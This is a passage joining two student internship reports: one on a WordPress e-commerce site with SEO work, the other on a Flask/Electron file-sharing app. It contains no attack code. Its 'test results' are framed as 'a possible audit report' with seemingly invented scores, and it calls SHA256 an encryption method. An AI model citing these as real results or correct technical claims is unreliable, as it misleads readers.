In conclusion, WordPress is a versatile and user-friendly CMS platform that allows users to create and manage their website or blog without any coding skills. It offers a range of customization options, supports multiple users, and is SEO-friendly. Whether you're a blogger, small business owner, or an e-commerce entrepreneur, WordPress can help you create a professional and functional online presence.

Definition of some plugins that has been used in site:

WordPress plugins are PHP scripts that extend the functionality of WordPress websites by adding new features or enhancing existing ones. WordPress plugins are often developed by volunteers and are usually free to the public. They can be downloaded from the WordPress Plugin Directory or installed directly from the WordPress dashboard. WordPress plugins can be categorized into different types based on their purpose and functionality. Some of the common types of WordPress plugins are:

- SEO plugins: These plugins help optimize websites for search engines by improving their speed, performance, content, and meta tags. Some examples of SEO plugins are Yoast SEO, All in One SEO Pack, and Rank Math.
- Ecommerce plugins: These plugins allow websites to sell products or services online by creating online stores, payment gateways, shipping options, and

inventory management. Some examples of ecommerce plugins are WooCommerce, Easy Digital Downloads, and BigCommerce.

- Booking and scheduling plugins: These plugins enable websites to accept bookings or appointments from customers or clients by creating calendars, forms, and reminders. Some examples of booking and scheduling plugins are WooCommerce Bookings, WPForms, and BirchPress.
- Social media plugins: These plugins help websites connect with social media platforms by adding social sharing buttons, feeds, widgets, and analytics. Some examples of social media plugins are Jetpack, Social Snap, and Smash Balloon.
- Security plugins: These plugins help protect websites from hackers, malware, spam, and other threats by adding firewalls, backups, scanners, and captcha. Some examples of security plugins are Sucuri, Wordfence, and iThemes Security.
- Analytics plugins: These plugins help measure and analyze website traffic and behavior by adding tracking codes, reports, and dashboards. Some examples of analytics plugins are Google Analytics for WordPress, MonsterInsights, and ExactMetrics.
- Design plugins: These plugins help customize the appearance and layout of websites by adding themes, page builders, sliders, galleries, and fonts. Some examples of design plugins are Elementor, Divi Builder, and Smart Slider 3.

SEO (Search Engine Optimization):

- Search engine optimization (SEO) is the process of improving the visibility and ranking of a website or webpage in search engine results pages (SERPs). It involves optimizing the website or webpage's content, structure, and backlinks to make it more relevant and useful to search engine users. The goal of SEO is to increase organic, non-paid traffic to a website, which can lead to increased visibility, higher traffic, and more conversions.

- SEO can be divided into two main categories: on-page optimization and off-page optimization. On-page optimization refers to the optimization of website content, structure, and code. This includes keyword research, optimization of title tags, meta descriptions, header tags, content, and images. On-page optimization also involves ensuring the website is mobile-friendly and has fast loading speeds.

- Off-page optimization refers to the optimization of external factors that can influence the website's ranking, such as backlinks, social media signals, and online directories. Building high-quality backlinks from reputable websites is an essential part of off-page optimization. Social media signals such as likes, shares, and comments can also influence a website's ranking.

- Keyword research: finding and analyzing the words and phrases that users type into search engines when looking for information, products, or services related to your website's topic.
- Content creation: producing high-quality, original, and engaging content that answers the user's query and provides value to them.

- Technical SEO: ensuring that your website is fast, secure, mobile-friendly, easy to crawl and index by search engines, and free of errors or issues that might affect its performance or usability.

- Analytics and reporting: measuring and analyzing the results of your SEO efforts using tools like Google Analytics, Google Search Console, etc., and making data-driven decisions to improve your strategy.

- SEO is an ongoing process that requires constant monitoring, testing, learning, and adapting to the changes in the search engine algorithms and user behavior. SEO is also influenced by factors such as your industry, competitors, goals, budget, etc. Therefore, there is no one-size-fits-all approach to SEO.

- Search engines use complex algorithms to determine the relevance and quality of a website's content. These algorithms consider many factors, including the website's structure, content, backlinks, and user experience. To improve a website's ranking, SEO practitioners must stay up to date with the latest trends and best practices in SEO.

Overall, SEO is a complex and ongoing process that requires a combination of technical knowledge, creativity, and analytical skills. It involves both on-page and off-page optimization techniques, as well as ongoing analysis and refinement. By improving a website's ranking and visibility in search engine results, SEO can help businesses and organizations reach more customers, increase conversions, and ultimately grow their online presence.

Information about some important terms and plugins used in Project:

- Blogs: short for weblogs, are online platforms where individuals or organizations can publish content, such as articles, videos, podcasts, etc., on various topics and interact with their audience. Blogs can be used for personal, professional, or commercial purposes. Some examples of popular blogs are Medium, The Verge, and Mashable.

- Screaming Frog: a software tool that helps SEO professionals and web developers to crawl, audit, and analyze websites. Screaming Frog can perform various tasks, such as finding broken links, duplicate content, missing tags, redirects, etc., and provide useful data and insights for improving website performance and usability. Screaming Frog has a free version that can crawl up to 500 URLs and a paid version that can crawl unlimited URLs and has more features.

- Domain: a unique name that identifies a website on the internet. A domain consists of two parts: a top-level domain (TLD), such as .com, .net, .org, etc., and a second-level domain (SLD), which is the name chosen by the website owner. For example, in www.google.com, google is the SLD and .com is the TLD. A domain is registered with a domain name registrar and points to an IP address of a web server that hosts the website.

- Hosting: a service that provides space on a web server to store the files and data of a website and make them accessible on the internet. A web hosting provider rents out server space and resources to website owners and ensures that the website is online and secure. There are different types of web hosting services, such as shared hosting, dedicated hosting, cloud hosting, etc., depending on the needs and budget of the website owner.

- DNS: short for Domain Name System, is a system that translates domain names into IP addresses and vice versa. DNS allows users to access websites using human-readable names instead of numerical addresses. DNS also helps to route internet traffic and manage email delivery. DNS works by using a network of servers called name servers that store records of domain names and their corresponding IP addresses.

- SSL: short for Secure Sockets Layer, is a protocol that encrypts the data exchanged between a web browser and a web server. SSL helps to protect the privacy and security of online transactions and communications by preventing unauthorized access or tampering. SSL also helps to verify the identity of the website owner and ensure trustworthiness. SSL works by using digital certificates that contain information about the website owner and a public key that is used to encrypt and decrypt data. Websites that use SSL have a padlock icon in the browser address bar and use HTTPS instead of HTTP.

- Payment gateway: a service that enables online merchants to accept and process payments from customers using various methods, such as credit cards, debit cards, net banking, UPI, wallets, etc. A payment gateway acts as an intermediary between the customer's bank and the merchant's bank and ensures that the transaction is secure and authorized. Some examples of popular payment gateways in India are Paytm, Razorpay, CCAvenue, etc.
- Speed optimization: a process of improving the loading speed and performance of a website or an app by using various techniques, such as reducing file sizes, minifying code, caching data, using a content delivery network (CDN), etc. Speed optimization helps to enhance the user experience, reduce bounce rates, and improve SEO rankings. Some tools that can help with speed optimization are Google PageSpeed Insights, GTmetrix, Pingdom, etc.
- Security plugins: software applications that help to protect a website or an app from various threats, such as malware, hacking, spam, phishing, etc. Security plugins can perform various functions, such as scanning for vulnerabilities, blocking malicious requests, enforcing strong passwords, encrypting data, etc. Some examples of popular security plugins for WordPress are Wordfence, Sucuri, iThemes Security, etc.
- Social media & digital marketing: a form of online marketing that uses various social media platforms, such as Facebook, Twitter, Instagram, YouTube, etc., to promote a brand, product, service, or cause to a target audience. Social media & digital marketing can help to increase brand awareness, generate leads, drive traffic, boost sales, and build customer loyalty. Some tools that can help with social media & digital marketing are Hootsuite, Buffer, Sprout Social, etc.
- Ubersuggest: a free SEO tool that helps to find and analyze keywords, competitors, backlinks, content ideas, and more for any website or niche. Ubersuggest can help to improve SEO strategy and optimize web pages for higher rankings and traffic. Ubersuggest is developed by Neil Patel, a renowned digital marketer and entrepreneur.

Chapter 6. IMPLEMENTATION

6.1 IMPLEMENTATION ENVIRONMENT

CMS: WordPress
Programming language: PHP
Web server: Apache Hosting
provider: GoDaddy

6.2 PROGRAM AND MODULES SPECIFICATION

The website can be developed using a combination of , , and . is used for creating the structure and content of the website, while is used for styling and layout. JS is used for adding interactivity and dynamic functionality to the website.

Some of the modules or components that can be included on the website are:

Home Page: The Home Page is the first page that a visitor sees when they visit the website. It should provide an overview of the E-commerce site and its offerings, including featured products, a search bar to find specific items, and a call-to-action to encourage visitors to explore further.

About Us Page: The About Us Page should provide information about the firm, including its history, mission, and values. It may also include information about the team and testimonials from satisfied clients.

Services Page: The Services Page should provide details about the various services that the firm offers, such as sales and information. It may also include information about any unique selling points or competitive advantages that the firm has.

Pricing Page: The Pricing Page should provide information about the fees and charges associated with the firm's services, as well as any special offers or promotions that may be available.

Contact Page: The Contact Page should include the firm's contact information, such as phone number, email address, and physical address. It may also include a contact form that visitors can use to get in touch with the firm.

6.3 OUTCOMES

Ryanavenue.in seems to be an online store that sells clothing, accessories, and electronics in India. Some of the possible outcomes of an e-commerce site like this are:
Reaching more customers across India and beyond
Reducing operational costs and increasing profit margins
Providing a unique customer experience and improving customer loyalty
Enhancing brand awareness and reputation through online marketing and social media
Of course, these outcomes depend on many factors, such as the quality of products and services, the design and functionality of the website, the competitiveness of prices and offers, and the customer feedback and reviews.

6.4 RESULT ANALYSIS

Accuracy: The level of accuracy in the proposed system will be higher. All operation would be done correctly, and it ensures that whatever information is coming from the server is accurate.

Reliability: The reliability of the proposed system will be high due to the above stated reasons. The reason for the increased reliability of the system is that now there would be proper storage of information.

No Redundancy: In the proposed system utmost care would be that no information is repeated anywhere, in storage or otherwise. This would ensure economic use of storage space and consistency in the data stored.

Screenshots of Site:

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
Ryan Avenue
Online Fashion Shopping for Men at Ryan Avenue
50% Off On All Products

Shirts
SHOP NOW
50% Off On Formal Wear
Jeans
SHOP NOW
50% Off on Casual Wear
Formal Shirts
Formal Pants
SHOP NOW

Premium Quality
Great Offers
Secure Payments
Connect With Us
For Him
Useful Links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



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Chapter 7. TESTING

7.1 TESTING STRATEGY

The testing strategy for the frontend website development of the firm using , and includes the following steps:

1. Unit Testing: Testing individual components and modules for functionality and performance.
2. Integration Testing: Testing the integration of different components and modules to ensure that they work together seamlessly.
3. User Acceptance Testing: Testing the website's functionality from the user's perspective to ensure that it meets their requirements and expectations.
4. Regression Testing: Testing the website after making changes or updates to ensure that the existing features are not affected.
5. Performance Testing: Testing the website's performance under different loads and conditions to ensure that it performs well under all circumstances.

7.2 TEST RESULTS AND ANALYSIS

All tests are going very good condition. We assign the name according to the models or modules name. Also, outputs or results are satisfactory. We achieved what we wanted at the beginning of the project. It is a very good experience for me to involve this process.

Here are some test results provided by a site named nibbler, which is basically used for testing many aspects of the site.

Here is a possible audit report from the Nibbler result:

Audit Report for ryanavenue.in

This report summarizes the findings of the Nibbler tool for testing the website ryanavenue.in. The report covers four key areas: accessibility, SEO, social media and technology. The report also provides recommendations for improving the website performance and user experience.

Accessibility

Accessibility refers to how easy it is for people with disabilities and different devices to use the website. The website has a good accessibility score of 8.2 out of 10, which means it meets most of the accessibility standards and best practices. However, there are some areas that need improvement, such as:

- Adding descriptive alt attributes to all images for screen readers and search engines.
- Using headings and lists to structure the content and make it easier to scan and navigate.
- Avoiding using images of text or low-contrast colors that may be hard to read. - Providing captions or transcripts for audio and video content.

SEO

SEO stands for search engine optimization, which is the process of improving the website visibility and ranking on search engines. The website has a low SEO score of 4.5 out of 10, which means it has many issues that affect its SEO performance and potential. Some of the issues are:

- Lacking keywords, descriptions, and schema markup that help search engines understand what the website is about and display relevant information in the search results.
- Having duplicate or missing meta tags that may confuse search engines and users.
- Having low content quality and readability that may reduce user engagement and trust. - Having broken links or redirects that may affect user experience and SEO ranking.

Social Media

Social media refers to how well the website connects with social media platforms and engages with its audience. The website has a low social media score of 3.5 out of 10, which means it has very limited social media presence and activity. Some of the issues are:

- Having unverified Facebook and Instagram accounts that may reduce credibility and reach.
- Lacking Twitter and Google+ accounts that may limit exposure and opportunities.
- Having low social media engagement and followers that may affect brand awareness and reputation.
- Not linking the social media accounts back to the website that may affect traffic and conversions.

Technology

Technology refers to how well the website uses modern and reliable technologies and has a secure connection. The website has a good technology score of 7.5 out of 10, which means it uses up-to-date technologies and has a valid SSL certificate. However, there are some areas that need improvement, such as:

- Optimizing the images for web performance and reducing their size to improve loading speed and bandwidth usage.
- Minifying the and files to reduce their size and improve loading speed and performance. - Using a CDN (content delivery network) to deliver the website content faster and more reliably across different locations.

Recommendations

Based on the findings of the Nibbler tool, here are some recommendations for improving the website performance and user experience:

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. Add more relevant and original content to the website, especially on the home page and product pages. to increase user engagement and trust.
. Optimize the images for web performance and use descriptive alt attributes for accessibility. - Add more meta tags and schema markup to improve SEO ranking and visibility.
. Verify the social media accounts and link them back to the website. Increase the social media activity and followers.
. Create a Twitter and Google+ account and link them to the website.
. Minify the and files to improve loading speed and performance.
. Use a CDN to deliver the website content faster and more reliably.

Conclusion

This report has summarized the findings of the Nibbler tool for testing the website gyaavenue.in. The report has covered four key areas: accessibility, SEO, social media and technology. The report has also provided recommendations for improving the website performance and user experience.

- The website has a score of 6.2 out of 10, which means it has some strengths but also many weaknesses. The website needs to improve its SEO, social media, content quality, loading speed, and performance to achieve better results.

Chapter 8. CONCLUSION

8.1 OVERALL ANALYSIS OF INTERNSHIP

The internship project aimed to develop a modern and responsive website for a firm using WordPress. Through the implementation and testing stages, the project successfully achieved the desired outcome and met all of the client's requirements.

As an intern at Flu Social, I was assigned to the website development team, where I worked on various projects for different clients. My main tasks included designing and coding web pages, testing and debugging websites, and updating and maintaining existing websites. I also learned how to use various tools and platforms such as WordPress, Shopify, Google Analytics, and Mailchimp.

During my internship, I gained valuable skills and knowledge in web development, digital marketing, and teamwork. I also had the opportunity to interact with other professionals in the field and learn from their feedback and guidance. I enjoyed working in a dynamic and creative environment where I could apply my theoretical knowledge to practical problems and challenges.

Overall, this project provided a great opportunity to apply the knowledge and skills gained during the internship. It also allowed for a deeper understanding of the importance of effective communication and collaboration in a team environment. The internship project provided valuable experience in website development using modern technologies and tools. The project also demonstrated the importance of communication and collaboration among team members to ensure the successful completion of the project.

Reflection

My internship at Flu Social was a rewarding and enriching experience that helped me grow as a web developer and a digital marketer. I learned how to work on real-world projects with real clients and

deadlines. I also learned how to communicate effectively with my team members and clients. I improved my technical skills in web development as well as my soft skills such as problem-solving, creativity, and adaptability.

I am grateful to Flu Social for giving me this opportunity to learn from their expertise and experience. I am also thankful to my supervisor Dron Joshi for his constant support and guidance throughout my internship. He gave me constructive feedback on my work and helped me overcome any difficulties or challenges that I faced. He also encouraged me to explore new ideas and technologies that could enhance my work.

I believe that this internship has prepared me well for my future career in web development and digital marketing. I have gained confidence in my abilities and potential as a web developer. I have also developed a passion for creating engaging and effective online solutions that can make a positive impact on people's lives.

Appendix

Flu Social
1-8 Saket Business Hub
Radhanpur Road, Mehsana
(+91) 99255 92391
info@flusocial.com

January 20, 2023

OFFERLETTER

Subject: Internship Confirmation Letter for Aagm Pareshbhai Sukhadiya

Dear Sir/Ma'am,

This is to certify that Mr. Aagm Pareshbhai Sukhadiya, student of Computer Engineering in S.P.B.Patel Engineering College (Saffrony Institute of Technology). Semester 8 has been successfully allocated to his internship from Flu Social.

Details of student are as below:

Name of the student: Aagm Pareshbhai Sukhadiya

College: Gujarat Technological University (S.P.B.Patel Engineering College (Saffrony Institute of Technology))

Course: Bachelor of Engineering

Branch: Computer Engineering

Enrollment Number: 190390107056

Project In: Web Development & SEO, eComm Platform

Project Description: WordPress Development with HTML,CSS & PHP, Digital Marketing, SEO, Graphics Designing & Content Creation.
An Online eCommerce Platform for IT Services /Reseller Global Platform.

Project Guide: Yash Patel

Technology: WordPress + Woocommerce with Yoast SEO, Screaming Frog, UberSuggest, Google Analytics, WebMaster, Hostinger Tools, CloudFlare, Facebook Business Ads Manager.

Duration: 12 Weeks (Starting from 23 Jan 2023)

We are confident that he will be able to make a significant contribution to the success of our company.

Best regards,

Dron Joshi (Founder & CEO)

INTERNSHIP AT SCRIPT ALL DNA TECHNOLOGIES

AN INTERNSHIP REPORT

Submitted by

Aayesha Ilyasbhai Mansuri

190390107019

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

Gujarat Technological University, Ahmedabad

May, 2023

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at SCRIPT ALL DNA TECHNOLOGIES** has been carried out by **Aayesha Ilyasbhai Mansuri** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign	Sign
Prof. Chetan Chauhan	Prof. Akshay Kansara
Internal Guide	Head of Department

GUJARAT TECHNOLOGICAL UNIVERSITY

CERTIFICATE FOR COMPLETION OF ALL ACTIVITIES AT ONLINE PROJECT PORTAL

B.E. SEMESTER VIII, ACADEMIC YEAR 2022-2023

Date of certificate generation : 04 May 2023 (09:27:42)

This is to certify that, ***Mansuri Aayesha Ilyasbhai*** (Enrolment Number - 190390107019) working on project entitled with ***Internship at Script All DNA Technologies*** from ***Computer Engineering*** department of ***S. P. B. PATEL ENGINEERING COLLEGE, MEHSANA*** had submitted following details at online project portal.

Internship Project Report	**Completed**

Name of Student : Mansuri Aayesha Ilyasbhai

Name of Guide : Mr. Chetan Ranchodbhai Chauhan

Signature of Student : _____

*Signature of Guide : _____

Disclaimer :
This is a computer generated copy and does not indicate that your data has been evaluated. This is the receipt that GTU has received a copy of the data that you have uploaded and submitted as your project work.

*Guide has to sign the certificate, Only if all above activities has been Completed.

Company Certificate

Script All DNA

TO WHOM-SO-EVER IT MAY CONCERN

Date: April 28th, 2023

HR/SADNA/2022-23/194

This Is To Certify That

Ms. Aayesha Mansuri, Enrolment No 19039010/019 a student of S.P.B Patel Engineering College, Sidhpur Institute of Technology Linch, Mehsana has completed her three months of (January 23, 2023 to April 24, 2023) internship in the role of Python developer in the premises of Script All DNA Technologies pvt ltd, Ahmedabad as a part of her academics.

During her internship, she worked under the guidance of Mr. Hiren Patel.

She found very punctual and enthusiastic during her internship period. Her overall performance during the training period was found excellent.

We wish her all the best in her future endeavours.

For, Script All DNA Technologies

Hiren Patel
Authorised person

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship entitled **Internship at Script All DNA Technologies** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. Chetan Chauhan** & **Mr. Hiren Patel (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
1. **Aayesha Ilyasbhai Mansuri**	_____

ACKNOWLEDGMENT

The Internship opportunity I had with Script All DNA Technologies was a great opportunity for learning and professional development. Therefore, I consider myself a very lucky individual as I was provided with an opportunity. I am also grateful for having a chance to meet so many wonderful people and professionals who led me through this internship period.

I wanted to express my heartfelt gratitude to **Mr. Hiren Patel** and **Mr. Mahesh Pipalia** for your unwavering support and guidance during my internship period. As a Senior Software Developer and CEO, respectively, your busy schedules did not deter you from motivating and helping me at every step of my internship journey at Script All DNA Technologies. I am truly grateful for your assistance and mentorship, and I hope to carry the lessons learned from you throughout my career. Your sessions were truly awe-inspiring, and I enjoyed every single one of them. Your knowledge and experience have undoubtedly inspired me to strive for excellence in my future endeavors.

I express my deepest thanks to **Prof. Akshay Kansara** (HOD, Computer Engineering Department) and **Prof. Chetan Chauhan** (Computer Engineering Department) for giving me the necessary advice and guidance. I choose this moment to acknowledge his contribution to providing us with the opportunity.

I perceive this opportunity as a big milestone in my career development. I will strive to use gained skills and knowledge in the best possible way, and I will continue to work on their improvement, in order to attain desired career objectives.

ABSTRACT

File sharing is an essential aspect of data transfer, involving the sharing or provision of access to various resources. However, manual uploading and downloading tasks in the current system waste time and increase user workload. A new system is proposed to streamline file sharing, reduce manual work, and improve efficiency, leading to a significant reduction in user workload.

To overcome this problem a new system is developed which will allow the work of the user to be done seamlessly and in a precise way in which manual work of the user gets reduced as compared to the current system, the benefit of the new system is that it reduces the standard work of a user at much extent.

I have used the Python and Flask framework to achieve this idea and use MySQL for storing necessary transactions held during files uploading and downloading. I also used Electronjs to implement front end part of this desktop application.

By using this new system, the end user now can securely do file uploading and file downloading in windows.

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ABBREVATION

DNA	Deoxyribonucleic Acid
IT	Information Technology
RCM	Revenue Cycle Management
SHA	Secure Hashing Algorithm
API	Application Programming Interface
GUI	Graphical User Interface
RAM	Random Access Memory
ROM	Read Only Memory
IDE	Integrated Development Environment
SQL	Structured Query Language
QA	Quality Assurance
UX	User Experience

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CHAPTER 1.0 - OVERVIEW OF THE COMPANY

1.1 History:

Script All DNA Technologies is a software solutions provider founded in 2015 by experienced professionals with the goal of delivering innovative and dependable software to clients around the world.

Figure 1.1 Company Logo

Initially starting as a small team of web and mobile application developers in Hyderabad, India, the company gradually expanded its services to include software testing and maintenance as well as custom software development for clients in different industries and regions.

With a track record of delivering high-quality software solutions that cater to the specific needs of clients, Script All DNA Technologies has grown to have a team of over 100 employees, including developers, designers, project managers, and quality assurance specialists.

The company has diversified its services to cater to clients in healthcare, education, agriculture, transportation, and other industries. Script All DNA Technologies continues to grow and adapt to meet the evolving needs of its clients and the technology industry.

1.2 Different Product/scope of work:

Script All DNA Technologies is a healthcare technology company that specializes in three distinct domains: healthcare products, IT services and solutions, and revenue cycle management (RCM).

In healthcare, the company strives to provide global access to healthcare through smart technology that is feasible for healthcare providers. They believe in caring along with curing and aim to make healthcare more accessible.



Figure 1.2 Different Scope of Work

In the IT domain, Script All DNA Technologies uses their technology-focused processes and business domain knowledge to deliver personalized IT solutions to clients across various industries such as transportation, education, pharmaceuticals, and agriculture.

In terms of RCM, the company offers comprehensive medical billing solutions to healthcare organizations of all sizes, spanning a wide range of specialties. Their customized services help streamline and optimize the entire RCM process for clients.

1.3 Organization Chart:

- The development team was contacted by the client to assign project tasks.
- The work was further divided among developers, designers, and the quality assurance team.



Figure 1.3 Organization Chart

- Developers are responsible for writing and testing code, debugging, troubleshooting issues, and meeting technical requirements.
- Designers create visual design elements, ensure consistency with client branding, and meet technical requirements.
- The quality assurance team tests functionality and ensures requirements are met.
- Effective collaboration and communication among team members is crucial to project success.

CHAPTER 2.0 - OVERVIEW OF DIFFERENT PROCESS BEING CARRIED OUT IN COMPANY

2.1 Details About the Work Being Carried Out in Each Department:

Business Analysis Department: The Business Analysis department works with stakeholders to understand their needs and translate them into technical specifications. Their main responsibility is to gather, analyze, and document business requirements for software projects. They act as a bridge between the business and IT teams to ensure that software solutions meet the needs of the business.

Quality Assurance Department: The Quality Assurance department is responsible for ensuring the quality of software products. They test software features and functionalities to identify bugs and defects. They work with developers to define corrective measures and ensure that the software development process meets quality standards.

Design Department: The Design department creates user-friendly and intuitive software interfaces that focus on the user's visual experience. They build a logical flow of interactions and create design solutions that are both aesthetically pleasing and functional. They work closely with developers to ensure that the design is implemented properly.

Software Development Department: The Software Development department is responsible for writing code to create software products. They collaborate with other departments to ensure that software solutions meet business requirements, quality standards, and client needs. They work on various stages of software development, from designing and coding to testing and documentation.

2.2 List the Technical Specifications of Major Equipment Used in Each Department:

This project development, use different technologies for Frontend and Backend:

- At the backend of the project, Python and Flask web frameworks were used.
- Project's frontend has been built using the React JavaScript library and other libraries, which is widely used for building user interfaces.
- The database, MySQL has been used as the relational database management system. backend and frontend are connected to the MySQL database using APIs, allowing for efficient communication between the different layers of the application.
- For coding of backend PyCharm and for frontend VS Code is used.

2.3 Prepare Schematic Layout Which Shows the Sequence of Operation for Manufacturing of End Product:

At SADNA, we have a 6-step process that we follow, and at each step, we deliver our best through experience, expertise, consistency, and transparency.

Figure 2.1 Operation for Manufacturing of Product

2.4 Explain in Detail About Each Stage of Production:

Ideation & Conceptualization: Ideate and conceptualize technological solutions based on client requirements and current market trends.
Service Architecture: Document key elements across infrastructure, networking, and data while ensuring mobility, access, and security.
Design & Development: Finalize design, manage logistics and team resources, and ensure development is completed within a defined timeline.

Quality Assurance: Ensure quality through system testing, functional testing, and user acceptance testing.

Service Delivery: Deliver the final solution/service to client; support with required set-up and training.

Sustainable Engineering: Guarantee evolution and sustainability on different platforms, meeting new needs and software demands.

CHAPTER 3.0 – INTRODUCTION TO INTERNSHIP AND PROJECT MANAGEMENT

3.1 Project Summary:

File sharing is a very significant aspect of data transfer, involving the sharing or provision of access to various resources like documents, multimedia, and computer programs. However, the current system has the problem of manual uploading and downloading tasks that waste time and increase user workload. To address this issue, a new system is proposed that streamlines file sharing, reducing manual work and resulting in improved efficiency and a significant reduction in user workload.

3.2 Purpose:

A new system is proposed to seamless and secure file sharing, reduce manual work, and improve efficiency, leading to a significant reduction in user workload.

To overcome problem in current system, a new system is developed which will allow the work of the user to be done seamlessly and in a precise way in which manual work of the user gets reduced as compared to the current system, the benefit of the new system is that it reduces the standard work of a user at much extent.

- Reduces the manual work of the user.
- Seamless upload and download just by right click service.
- Single upload- multiple downloads.
- Token authorization.
- Secure and seamless transmission.
- Ease of interaction.

3.3 Objectives:

- Copy the content or any file. So, anyone whom you want to share can download it. By implementing the file uploading service to the server.
- Paste the content by using valid token to seamlessly transfer the copy content.
- Shows the history of copy and paste to maintain the log of file upload and downloads respectively.
- Delete the file which is uploaded to the server to remove the file functionality for paste it.
- Compress the file so that user can select the multiple files for uploading which saves the user's time so it can upload all file from the one copy service by using different file compression algorithm.
- Encrypt and decrypt the file using the SHA256 algorithm to upload the user's file securely on server and store it.

3.4 Scope (what it can do and can't do):

- It helps the user by reducing the manual work of users. It provides the Seamless upload and download just by right click service.
- The windows user can use it, but it does not provide service for another operating system's user.
- Users can share and revoke the file or content.
- User can view who has accessed his data.

3.5 Scope Technology and Literature Review:

PyCharm: PyCharm is an Integrated Development Environment (IDE) for the Python programming language. It provides tools for code editing, debugging, and testing, as well as integration with version control systems and support for web development frameworks like Flask and Django.

